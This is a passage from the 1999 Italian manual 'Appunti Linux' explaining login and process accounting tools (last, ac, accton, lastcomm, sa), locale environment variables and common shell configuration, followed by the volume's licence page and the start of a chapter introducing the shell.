tizio    ttyp1        roggen.brot.dg   Tue Mar 30 14:33   still logged in
reboot   system boot                   Tue Mar 30 14:30
root     tty3                          Mon Mar 29 22:18 - down   (01:29)
daniele  tty2                          Mon Mar 29 21:29 - 23:47  (02:18)
caio     ttyp1        roggen.brot.dg   Mon Mar 29 21:14 - 23:47  (02:33)
reboot   system boot                   Mon Mar 29 21:10
```

Si osserva in particolare che la prima voce rappresenta l'accesso più recente, quello dell'utente **`daniele`** dalla quinta console virtuale, che risulta essere ancora collegato. Si vede anche che lo stesso vale per l'utente **`tizio`** che sta utilizzando il sistema attraverso un accesso remoto proveniente dall'elaboratore **`roggen.brot.dg`**. Si notano anche gli accessi regolarmente conclusi (quelli che hanno un orario di inizio e un orario di fine, oltre che l'indicazione della durata dell'accesso tra parentesi), e quindi si distinguono gli accessi sicuramente conclusi, di cui non è stata annotata la fine. Infatti, il giorno 30 marzo alle ore ore 14.30 il sistema è stato riavviato, e di conseguenza gli accessi in essere in precedenza sono da considerare conclusi: l'accesso dell'utente **`root`** del 20 marzo alle ore 22.18 non è stato concluso in modo normale, probabilmente perché ha avviato il programma **`shutdown`** e non ha fatto in tempo a concludere la sessione di lavoro.

Alcune opzioni

`-`⟨*numero*⟩ | `-n` ⟨*numero*⟩ | `--lines` ⟨*numero*⟩

Limita il numero di elementi visualizzati allo specifico valore numerico indicato.

`-f` ⟨*file*⟩ | `--file` ⟨*file*⟩

Analizza il file specificato invece di utilizzare quello predefinito, cioè `/var/log/wtmp`.

`-x` | `--more-records`

Permette di conoscere anche le informazioni sull'arresto del sistema e in generale sui cambiamenti del livello di esecuzione (*runlevel*).

Esempi

`$` **`last`**

Visualizza gli ultimi eventi del registro degli accessi.

`$` **`last tizio root`**

Visualizza gli accessi e le disconnessioni da parte degli utenti **`tizio`** e **`root`**.

### 31.2.2 $ ac

`ac [`⟨*opzioni*⟩`] [`⟨*utente*⟩`...]`

**`ac`** è un programma che si basa sul contenuto del file `/var/log/wtmp` per determinare i tempi di accesso complessivi del periodo a cui si riferisce il file stesso.

Se viene utilizzato senza argomenti, si limita a emettere il tempo complessivo di tutti gli accessi, e in pratica è utile solo quando si indicano delle opzioni. Se viene indicato il nome di uno o più utenti, si ottengono soltanto i dati relativi a questi.

L'accuratezza delle informazioni ottenute con **`ac`** dipende naturalmente dall'integrità del file che viene analizzato.

Alcune opzioni

`-d` | `--daily-totals`

Mostra l'elenco dei tempi di accesso giornalieri.

`-p` | `--individual-totals`

Mostra l'elenco dei tempi di accesso suddivisi per utente.

`-f` ⟨*file*⟩ | `--file` ⟨*file*⟩

Analizza il file specificato invece di utilizzare quello predefinito, cioè `/var/log/wtmp`.

Esempi

`$` **`ac`**

Mostra il totale degli accessi, per esempio ciò che appare di seguito, tenendo conto che il valore fa riferimento alle ore. Per la precisione si tratta di 4198 ore e 51 minuti.

```
        total     4198.85
```

`$` **`ac -d`**

Mostra l'elenco dei tempi di accesso giornalieri, per esempio il listato seguente che viene mostrato solo nella sua parte finale.

```
...
Mar 24  total       35.21
Mar 25  total       26.95
Mar 26  total        2.67
Mar 28  total       61.54
Mar 29  total       35.55
Today   total       45.64
```

`$ ac -p`

Mostra l'elenco dei tempi di accesso suddivisi per utente.

```
pippo                          1.84
ftp                            0.99
tizio                          2.93
daniele                     3100.52
root                        1083.21
semproni                       6.41
caio                           3.41
total     4199.32
```

`$ ac -p tizio caio`

Come nell'esempio precedente, ma limitatamente agli utenti **`tizio`** e **`caio`**.

```
tizio                          2.93
caio                           3.41
total        6.34
```

`$ ac -p tizio caio -f /var/log/wtmp.1`

Come nell'esempio precedente, ma analizzando il file `/var/log/wtmp.1` che presumibilmente è il file delle registrazioni precedente.

## 31.3 Contabilità basata su /var/log/pacct

Come già accennato all'inizio del capitolo, la contabilità riferita ai processi è gestita direttamente dal kernel. Questa viene attivata attraverso una chiamata di sistema, **`acct()`**, e per questo si usa un programma apposito: **`accton`**.

`accton [`⟨*file-delle-registrazioni*⟩`]`

Per la precisione, se **`accton`** viene usato senza argomenti, la contabilizzazione da parte del kernel viene disattivata; al contrario, se si indica il file da utilizzare, la contabilizzazione viene attivata e diretta verso quel file.

Per rispettare le consuetudini, il file in questione deve essere `/var/log/pacct`, per cui si attiva la registrazione contabile dei processi con il comando seguente (naturalmente è necessario che il file esista già).

`# accton /var/log/pacct`

> Il problema della contabilità dei processi sta nel fatto che viene ancora considerata un accessorio di minore importanza, e per questo può capitare che i programmi di cui si dispone non siano perfettamente conformi al formato del file generato dal kernel.

Al contrario della contabilità legata al file `/var/log/wtmp`, le informazioni riferite ai processi vengono considerate delle informazioni riservate, e per questo i permessi del file `/var/log/pacct` dovrebbero impedire anche la lettura da parte degli utenti comuni.

### 31.3.1 # lastcomm

`lastcomm [`⟨*comando*⟩`...] [`⟨*utente*⟩`...] [`⟨*terminale*⟩`...] [`⟨*opzioni*⟩`]`

**`lastcomm`** è il programma fondamentale per la lettura del file della contabilità dei processi. Di per sé, per funzionare, non richiede i privilegi dell'utente **`root`**, però il file utilizzato per questa contabilità, `/var/log/pacct`, è normalmente protetto contro qualunque accesso non privilegiato.

**`lastcomm`** può essere utilizzato senza argomenti, e in tal caso mostra tutte le informazioni contenute all'interno del file `/var/log/pacct`, oppure può essere avviato con l'indicazione di comandi, utenti e terminali, in modo da limitare le informazioni che si vogliono estrarre da quel file.

Il listato tipico che si dovrebbe ottenere da questo programma è simile all'esempio seguente:

```
...
cat                    tizio    tty1       0.03 secs Tue Mar 30 07:38
ls                     tizio    tty1       0.04 secs Tue Mar 30 07:38
clear                  tizio    tty1       0.01 secs Tue Mar 30 07:38
```

Alcune opzioni

`--user` ⟨*nome-utente*⟩

Se l'indicazione del nome di un utente può essere ambigua, nel senso che potrebbe essere confuso con un comando, si può utilizzare questa opzione.

`--command` ⟨*comando*⟩

Questa opzione permette di indicare un comando in modo da evitare ambiguità con i nomi degli utenti e dei terminali.

`--tty` ⟨*terminale*⟩

Questa opzione permette di indicare un terminale (il nome del dispositivo senza il prefisso `/dev/`) in modo da evitare ambiguità con i nomi degli utenti e dei comandi.

`-f` ⟨*file-della-contabilità*⟩ | `--file` ⟨*file-della-contabilità*⟩

Se si desidera consultare un file diverso da quello predefinito, si può utilizzare questa opzione per specificarlo.

Esempi

`#` **`lastcomm tizio`**

Mostra la contabilità dei processi riferita all'utente **`tizio`**.

`#` **`lastcomm --user tizio`**

Esattamente come nell'esempio precedente, ma con l'indicazione esplicita che **`tizio`** è inteso essere un utente.

### 31.3.2 # sa

`sa [`⟨*opzioni*⟩`] [`⟨*file-della-contabilità*⟩`]`

**`sa`** è un programma che genera delle statistiche dai dati contenuti nel file `/var/log/pacct`, o in un altro che venga indicato come ultimo argomento della riga di comando. Oltre a questo, **`sa`** utilizza altri due file: `/var/log/savacct` e `/var/log/usracct`. Questi gli permettono di annotare le informazioni generate; nel primo caso riferite alla situazione complessiva, nel secondo distinte in base all'utente.

Capitolo 32

# Configurazione e personalizzazione

Durante la fase di installazione di GNU/Linux, è normale per le varie distribuzioni di prendersi cura di un minimo di configurazione del sistema, soprattutto per ciò che riguarda le convenzioni nazionali.

A questo proposito è bene conoscere l'uso di due termini usati comunemente:

- ***nazionalizzazione***, abbreviato con la sigla **`i18n`**, che si riferisce alla creazione o alla modifica di un programma in modo che sia in grado di tenere conto delle preferenze dell'utente (basate generalmente sulle convenzioni nazionali);

- ***localizzazione***, abbreviato con la sigla **`l10n`**, che si riferisce all'azione di informare un programma sulla scelta di un insieme particolare di preferenze.

Ci sono aspetti della configurazione che riguardano il sistema nel suo complesso, come la definizione della mappa della tastiera, oppure solo una particolare sessione di lavoro. Questo significa che parte della configurazione è riservata all'amministratore, mentre il resto può essere modificato dal singolo utente, senza interferire sull'attività degli altri.

In questo capitolo si fa riferimento a concetti che verranno chiariti in capitoli successivi, in particolare ciò che riguarda la shell, e con essa la definizione delle variabili di ambiente. In particolare, gli esempi mostrati fanno riferimento alle shell compatibili con quella di Bourne.

## 32.1 Frammentazione del sistema di configurazione

Lo sconforto maggiore per chi si avvicina a un sistema operativo Unix (quale è GNU/Linux) per la prima volta, è dato dalla complessità del sistema di configurazione. Il problema è che non esiste una «autorità» unica di configurazione, perché le esigenze di questo tipo sono dinamiche, in funzione delle caratteristiche particolari dei programmi utilizzati.

A ben guardare, questo problema riguarda qualunque sistema operativo che abbia un minimo di complessità.

### 32.1.1 Collocazione

In linea di massima, si distingue tra la configurazione globale del sistema, definita nei file contenuti nella directory `/etc/` che sono di competenza dell'amministratore del sistema, e quella particolare di ogni utente, definita da una serie di file contenuti nelle rispettive directory personali (*home*), generalmente quelli che iniziano con un singolo punto.

La configurazione globale dovrebbe essere predisposta in modo da garantire i servizi previsti e la sicurezza richiesta dalle caratteristiche del sistema. Oltre a questo, dovrebbe offrire un'impostazione standard per gli utenti che poi potrebbero limitarsi a modificare il minimo indispensabile.

### 32.1.2 Sequenza

Si possono distinguere tre fasi nella definizione della configurazione del sistema:

1. la procedura di inizializzazione del sistema (**`init`**);

2. lo script di configurazione globale della shell (nel caso di quelle derivate dalla shell di Bourne si tratta di `/etc/profile`);

3. lo script di configurazione personale della shell (per esempio `~/.profile`, o qualcosa di simile);

4. i programmi avviati successivamente utilizzano i loro metodi di configurazione, basati eventualmente su file di configurazione globale, collocati nella directory `/etc/`, file di configurazione personalizzata, collocati nelle directory personali degli utenti che li utilizzano, ed eventualmente sulla presenza e sul contenuto di determinate variabili di ambiente.

La prima fase viene eseguita una volta sola all'atto dell'avvio del sistema. Serve per attivare i servizi previsti, generalmente in forma di programmi demone, e per fissare alcuni elementi di configurazione che non possono essere demandati in alcun caso alla gestione da parte degli utenti comuni.

In questa fase, tra le altre cose, viene impostata la mappa della tastiera, la definizione delle interfacce di rete, gli instradamenti,...

Tutto questo, naturalmente, può essere modificato dall'amministratore durante il funzionamento del sistema, attraverso comandi opportuni, ma è bene che il meccanismo funzioni correttamente all'avvio, in modo da ridurre i problemi.

La maggior parte delle distribuzioni GNU/Linux è organizzata in modo che uno script di questa procedura di avvio sia destinato a essere eseguito per ultimo. Il nome è solitamente `rc.local` e potrebbe trovarsi nella directory `/etc/rc.d/`. Questo script è il luogo conveniente per aggiungere l'avvio di alcuni servizi eccezionali o per definire parte della configurazione di rete, quando non si riesce a intervenire in modo più elegante.

Superata la fase di avvio sotto il controllo della procedura di inizializzazione del sistema, **`init`** mette in funzione i programmi getty che si occupano di accettare il *login* attraverso i terminali previsti (console inclusa). L'accesso attraverso uno di questi terminali fa sì che venga avviata la shell definita per quell'utente particolare.

Le shell usuali utilizzano uno script di configurazione globale, collocato nella directory `/etc/` e almeno uno personalizzato nella directory personale dell'utente: prima viene eseguito quello globale, e quindi quello personalizzato.

Gli script di configurazione delle shell sono utilizzati prevalentemente per definire alcune variabili di ambiente utili a definire il comportamento della shell stessa e a tutti i programmi che ne possono avere bisogno.

### 32.1.3 Effetto

È importante rendersi conto che le variabili di ambiente sono delle entità definite all'interno di un processo, e si trasmettono ai processi discendenti con gli stessi valori, fino a quando non vengono modificate in qualche modo.

Questo significa anche che processi paralleli, avviati dallo stesso utente, possono avere configurazioni differenti per ciò che riguarda le variabili di ambiente, proprio perché questo «ambiente» viene modificato.

I programmi consentono spesso l'utilizzo di una configurazione basata sulla combinazione dell'uso di file e di variabili di ambiente, dove queste ultime hanno il sopravvento.

## 32.2 Configurazione in base alla nazionalità: localizzazione

La configurazione più importante a cui dovrebbe provvedere ogni singolo utente, è la definizione della localizzazione. Attraverso questa, con i programmi che sono in grado di riconoscerla e di adeguarvisi, si può specificare il linguaggio, l'insieme di caratteri, e altre opzioni che dipendono tipicamente dalle convenzioni nazionali e locali.

Questo tipo di configurazione avviene attraverso la definizione di variabili di ambiente opportune.

> La sigla **`i18n`** rappresenta scherzosamente il termine *internationalization*, in quanto la prima lettera, **`i`**, e l'ultima, **`n`**, sono separate da 18 caratteri. Nello stesso modo e con lo stesso ragionamento, la sigla **`l10n`** rappresenta il termine *localization*.

### 32.2.1 Supporto della localizzazione

Prima di configurare determinate variabili per attivare la localizzazione nei programmi che ne sono predisposti, occorre verificare che il sistema sia in grado di fornire le informazioni necessarie ai programmi. Infatti, a parte l'uso di variabili di ambiente, cosa che rappresenta solo l'aspetto più esterno del problema, occorre che siano stati definiti una serie di file di conversione per il tipo di localizzazione che si intende ottenere.

Si ottiene un elenco dei nomi utilizzabili per definire la localizzazione con il comando seguente:

```
$ locale -a
```

Il vero problema nella localizzazione sta nel fatto che i nomi utilizzabili per definirla non sono standard, e occorre almeno fare una piccola verifica in questo modo, una volta stabilito come si vuole agire.

I file di conversione utilizzati dal sistema per sostenere la localizzazione dovrebbero trovarsi a partire dalla directory `/usr/share/locale/`, dalla quale si diramano tante directory quanti sono effettivamente i tipi di localizzazioni gestibili.

### 32.2.2 Scelta della definizione

La localizzazione, così come risulta organizzata in questo momento, può essere definita solo in base all'appartenenza a un certo paese, o al massimo, in alcuni casi, a una certa regione. Per la precisione, questa regionalizzazione si basa sulla scelta di una lingua e di una nazione (si pensi al caso della Svizzera che ha tre lingue nazionali). Eventualmente è consentito scegliere l'insieme di caratteri, ma in pratica, le definizioni disponibili impongono già l'insieme di caratteri più appropriato alla scelta linguistico-nazionale definita.

La tabella 32.1 mostra l'elenco di alcuni codici tipici per la definizione della nazionalizzazione.

| Nome | Descrizione |
|---|---|
| it_IT | Lingua italiana, nazionalità italiana. |
| it_IT.ISO-8859-1 | Lingua italiana, nazionalità italiana, codifica ISO 8859-1. |
| de_DE | Lingua tedesca, nazionalità tedesca. |
| de_DE.ISO-8859-1 | Lingua tedesca, nazionalità tedesca, codifica ISO 8859-1. |
| fr_FR | Lingua francese, nazionalità francese. |
| fr_FR.ISO-8859-1 | Lingua francese, nazionalità francese, codifica ISO 8859-1. |
| it_CH | Lingua italiana, nazionalità svizzera. |
| it_CH.ISO-8859-1 | Lingua italiana, nazionalità svizzera, codifica ISO 8859-1. |
| de_CH | Lingua tedesca, nazionalità svizzera. |
| de_CH.ISO-8859-1 | Lingua tedesca, nazionalità svizzera, codifica ISO 8859-1. |
| fr_CH | Lingua francese, nazionalità svizzera. |
| fr_CH.ISO-8859-1 | Lingua francese, nazionalità svizzera, codifica ISO 8859-1. |
| de_AT | Lingua tedesca, nazionalità austriaca. |
| de_AT.ISO-8859-1 | Lingua tedesca, nazionalità austriaca, codifica ISO 8859-1. |

Tabella 32.1: Alcuni codici per la definizione della localizzazione.

Per l'Italia, la definizione corretta, completa, dovrebbe essere **`it_IT.ISO-8859-1`**.

Prima di proseguire, è il caso di insistere sul fatto che tra un sistema Unix e l'altro, le definizioni usate per distinguere i vari tipi di localizzazione potrebbero essere anche molto diverse. Seguono gli esempi di alcuni modi possibili, ma non sempre validi, per rappresentare la localizzazione italiana.

```
it
italian
it_IT
it_IT.ISO-8859-1
italian.ISO-8859-1
it_IT.ISO_8859_1
it_IT.ISO8859-1
it_IT.iso8859-1
it_IT.ISO88591
...
```

## 32.2.3 Variabili per la localizzazione

Una volta stabilita la definizione da adottare per l'impostazione corretta della localizzazione, si deve passare alla «attivazione» delle variabili di ambiente desiderate, assegnando loro le scelte rispettive. Per controllare l'effetto di una configurazione particolare, basta usare **`locale`** senza argomenti.

### 32.2.3.1 LC_ALL

Questa variabile serve a definire in un colpo solo tutta la localizzazione, sovrapponendosi a tutte le altre variabili di ambiente destinate a questo scopo, qualunque sia il loro contenuto effettivo. Per questo motivo è decisamente **sconsigliabile** il suo utilizzo, almeno in una configurazione accurata.

Un buon motivo per evitare di utilizzare questa variabile è quello per cui alcuni applicativi, come Perl, non accettano l'incoerenza tra questa variabile e altre del gruppo **`LC_*`**, mandando così in fumo l'utilità di una variabile che si impone sulle altre.

### 32.2.3.2 LANG

**`LANG`** permette di definire la localizzazione predefinita per le variabili del gruppo **`LC_*`** che non siano state definite. Per questo, è molto importante definire e assegnare un valore alla variabile **`LANG`**, in modo da garantire il supporto per tutti i vari aspetti della localizzazione, anche se non specificati esplicitamente.

```
#!/bin/sh
#...
LANG=it_IT.ISO-8859-1
export LANG
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile **`LANG`** per la localizzazione italiana predefinita.

#### 32.2.3.3 LC_COLLATE

Questa variabile permette di definire l'ordine dei caratteri, influenzando le operazioni di ordinamento vero e proprio, e in generale quelle di confronto.

```
#!/bin/sh
#...
LC_COLLATE=it_IT.ISO-8859-1
export LC_COLLATE
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile **`LC_COLLATE`** per la localizzazione italiana dell'ordinamento dei caratteri.

#### 32.2.3.4 LC_CTYPE

Questa variabile permette di definire l'insieme di caratteri. Ciò può avere effetto sulla loro rappresentazione, sull'abbinamento tra minuscole e maiuscole, e sulla classificazione dei caratteri; per esempio: numerici, alfabetici, di punteggiatura, e diversi.

```
#!/bin/sh
#...
LC_CTYPE=it_IT.ISO-8859-1
export LC_CTYPE
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile **`LC_CTYPE`** per la localizzazione italiana dell'insieme di caratteri.

#### 32.2.3.5 LC_NUMERIC

Questa variabile permette di definire il modo di rappresentazione dei numeri. A livello pratico, quello che si può ottenere è lo scambio tra il punto e la virgola per la rappresentazione della parte numerica decimale e per la separazione delle migliaia.

```
#!/bin/sh
#...
LC_NUMERIC=it_IT.ISO-8859-1
export LC_NUMERIC
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile **`LC_NUMERIC`** per la localizzazione italiana della rappresentazione dei valori numerici.

#### 32.2.3.6 LC_MONETARY

Questa variabile permette di definire il modo di rappresentazione delle valute: il simbolo di valuta, il numero di decimali da adottare e altre caratteristiche eventuali.

#### 32.2.3.7 LC_TIME

Questa variabile permette di definire la rappresentazione delle informazioni data-orario. Si tratta di un'impostazione importante, perché, tra le altre cose, fa sì che i comandi di sistema restituiscano i nomi dei mesi e dei giorni della settimana in italiano.

```
#!/bin/sh
#...
LC_TIME=it_IT.ISO-8859-1
export LC_TIME
```

L'esempio mostra un pezzo di uno script attraverso cui definire la variabile **`LC_TIME`** per la localizzazione italiana della rappresentazione dei valori data-orario.

`$` **`date`**[*Invio*]

```
dom ago  2 15:35:48 CEST 1998
```

L'esempio mostra come potrebbe essere visualizzata la data dal comando **`date`**, quando la variabile **`LC_TIME`** è configurata per la localizzazione italiana.

### 32.2.4 Definizioni standard di localizzazione

Esistono due definizioni locali standard che è bene conoscere: **`C`** e **`POSIX`**. Entrambe rappresentano la stessa impostazione: quella predefinita in mancanza di altre definizioni.

### 32.2.5 $ locale

locale [⟨*opzioni*⟩]

**`locale`** permette di conoscere l'impostazione del proprio sistema di localizzazione, ed è utile per verificare la configurazione delle variabili di ambiente relative.

Alcune opzioni

`-a | --all-locale`

Emette l'elenco di tutti i nomi utilizzabili nelle definizioni di localizzazione.

`-m | --charmaps`

Emette l'elenco di tutti i nomi riferiti a definizioni di mappe di caratteri.

Esempi

$ **locale**[ *Invio* ]

Utilizzando **`locale`** senza argomenti, si ottiene la situazione corrente dell'impostazione della localizzazione. Si supponga di ottenere quanto segue:

```
LANG=POSIX
LC_CTYPE=it_IT
LC_NUMERIC="POSIX"
LC_TIME=it_IT.ISO-8859-1
LC_COLLATE="POSIX"
LC_MONETARY="POSIX"
LC_MESSAGES="POSIX"
LC_ALL=
```

Quanto ottenuto in questo esempio rappresenta l'impostazione delle sole variabili **`LC_CTYPE`** e **`LC_TIME`**, con impostazioni simili, e di fatto equivalenti. Tutte le altre variabili, non essendo state definite, sono impostate secondo la localizzazione **`POSIX`**, che è quella predefinita.

## 32.3 Insieme di caratteri

In linea di massima, la localizzazione definita attraverso le variabili di ambiente **`LC_*`**, descritte nelle sezioni precedenti, dovrebbe essere sufficiente per stabilire implicitamente anche le esigenze relative all'insieme dei caratteri utilizzato per la visualizzazione dei dati. In pratica, la localizzazione **`it_IT.ISO-8859-1`** dovrebbe avere stabilito che la codifica che si vuole gestire è ISO 8859-1. In pratica, alcuni programmi ignorano la localizzazione, oppure sono configurati in modo predefinito in senso contrario.

### 32.3.1 Variabile LESSCHARSET

Il programma **`less`**, utilizzato generalmente per lo scorrimento a video del testo delle pagine di manuale, è sensibile al contenuto della variabile **`LESSCHARSET`**. In situazioni normali, per visualizzare correttamente del testo che contenga lettere accentate e altri simboli utilizzati nella codifica ISO 8859-1, occorre che contenga la stringa **`latin1`**.

```
#!/bin/sh
#...
LESSCHARSET=latin1
export LESSCHARSET
```

L'esempio mostra un pezzo di uno script attraverso cui viene definita la variabile **`LESSCHARSET`** nel modo descritto.

### 32.3.2 /etc/manconfig

Il programma **`man`** può essere configurato attraverso il file `/etc/man.config`. Questo file serve a definire una serie di comportamenti di **`man`**, e in particolare gli argomenti da utilizzare per i programmi usati per la formattazione del testo della documentazione tradizionale.

I programmi **`groff`** e **`geqn`**, quando vengono usati per generare il testo da visualizzare a video (testo che poi viene gestito attraverso **`more`** o **`less`**), richiedono l'uso dell'opzione **`-T`** con l'argomento **`latin1`**, in modo da consentire l'emissione di caratteri che facciano parte della codifica ISO 8859-1. Senza questa accortezza, le lettere accentate e altri simboli vengono esclusi dal testo generato.

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tlatin1 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tlatin1
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

L'esempio mostra un pezzo del file di configurazione `/etc/man.config` nel quale si deve osservare l'uso dell'opzione **`-Tlatin1`** per **`groff`** e **`geqn`**, quando questi programmi servono per generare testo da visualizzare attraverso lo schermo a caratteri.

## 32.4 Configurazioni comuni varie

Alcuni tipi di configurazione comune, sono di minore importanza, e in parte già descritti altrove in questo documento, ma può essere utile raccoglierli come riferimento.

### 32.4.1 Prompt

Per quanto banale, la configurazione del *prompt* può essere molto importante. L'aspetto del *prompt* dipende dalla shell, e la sua configurazione, ammesso che sia possibile, dipende da questa.

Chi utilizza le shell derivate da quella di Bourne si deve impostare la variabile di ambiente **`PS1`**. Nel caso di Bash si può utilizzare eventualmente la definizione seguente, nel file `/etc/profile`, se deve riguardare la configurazione standard per tutti gli utenti, oppure nel file `~/.bash_profile` se si tratta della configurazione personale.

```
PS1='\u@\h:\w\$ '
export PS1
```

### 32.4.2 Prevenzione dalla cancellazione involontaria

Più volte, in questo documento, è ripetuto quanto sia facile eliminare inavvertitamente dei file, per un utilizzo improprio del comando di cancellazione, **`rm`**, oppure per una sovrascrittura involontaria attraverso la copia o lo spostamento dei file.

La shell Bash permette di creare degli alias a comandi normali, definendo l'utilizzo sistematico di opzioni determinate. I comandi seguenti definiscono tre alias ai comandi **`rm`**, **`cp`** e **`mv`**, in modo che venga usata sempre l'opzione **`-i`**, con la quale si ottiene una richiesta di conferma nel momento in cui si richiede la cancellazione di un file per qualunque motivo.

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Successivamente, per evitare la seccatura di dover confermare la cancellazione o la sovrascrittura di file, basterà utilizzare l'opzione **`-f`** (*force*).

### 32.4.3 Libreria readline

Molti programmi che funzionano in modo interattivo mostrando un invito all'inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano un'unica libreria molto sofisticata per farlo: si tratta generalmente della libreria **`readline`**. La shell Bash è l'applicativo più comune che utilizza questa libreria.

Può essere utile definire la configurazione di questa libreria attraverso il file `~/.inputrc` (il file di configurazione generale, `/etc/inputrc`, potrebbe essere ignorato), in modo da facilitare l'uso della tastiera e l'inserimento di caratteri che utilizzano anche l'ottavo bit. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura PC.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit attivo
# in sequenze di escape.
set convert-meta        off
```

```
# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on

# Modifica l’abbinamento con i tasti rispetto a determinati comportamenti.
"\e[1~": beginning-of-line      # [home]                era C-a
"\e[4~": end-of-line            # [fine]                era C-e
"\e[3~": delete-char            # [canc]                era C-d
"\e[5~": backward-word          # [pagina su]           era M-b
"\e[6~": forward-word           # [pagina giù]          era M-f
```

## 32.5 Riferimenti

- Marco Gaiarin, *Linux Italian-HOWTO*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

## Tomo III

# ALTRI ELEMENTI FONDAMENTALI

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte ix

# Shell (Bash)

# Introduzione alla shell

La shell è il programma più importante in un sistema operativo, dopo il kernel. È in pratica il mezzo con cui si comunica con il sistema e attraverso il quale si avviano e si controlla l'esecuzione degli altri programmi.

La shell ha questo nome (conchiglia) perché di fatto è la superficie con cui l'utente entra in contatto quando vuole interagire con il sistema: la shell che racchiude il kernel.

## 33.1 Tipi di shell

Una shell è qualsiasi programma in grado di consentire all'utente di interagire con il sistema. Può trattarsi di qualcosa di molto semplice come una riga attraverso cui è possibile digitare dei comandi, oppure un menu di comandi già pronti, o un sistema grafico a icone, o qualunque altra cosa possa svolgere questo compito.

Nei sistemi Unix si usano ancora shell a riga di comando, ma queste, anche se povere esteticamente, sono comunque molto potenti e difficilmente sostituibili.

## 33.2 Shell tradizionali

La tipica shell di un sistema Unix è l'interprete di un linguaggio di programmazione orientato all'avvio e al controllo di altri programmi. Questo interprete è in grado di eseguire i comandi impartiti da un utente attraverso una riga di comando in modo interattivo, oppure di eseguire un file script scritto nel linguaggio della shell.

### 33.2.1 Prompt

Quando una shell attende ed esegue i comandi impartiti dall'utente, si trova in una modalità di funzionamento interattivo.

La disponibilità da parte della shell di ricevere comandi viene evidenziata dall'apparizione sullo schermo del terminale di un messaggio di invito o *prompt*. Questo, per lo più, è composto da simboli e informazioni utili all'utente per tenere d'occhio il contesto in cui sta operando.

In questo senso, il *prompt* è un elemento importante della shell e ancora più importante è la possibilità di configurarlo in base alle proprie esigenze.

Il concetto di *prompt* riguarda tutti i programmi che richiedono un'interazione con l'utente attraverso l'inserimento di comandi.

### 33.2.2 Storico dei comandi

Lo storico dei comandi (o «storia» se si preferisce il termine) è un archivio degli ultimi comandi inseriti dall'utente. Quando la shell lo gestisce, l'utente è in grado di ripescare facilmente, ed eventualmente modificare, un comando utilizzato poco prima senza doverlo riscrivere completamente.

### 33.2.3 Comandi interni

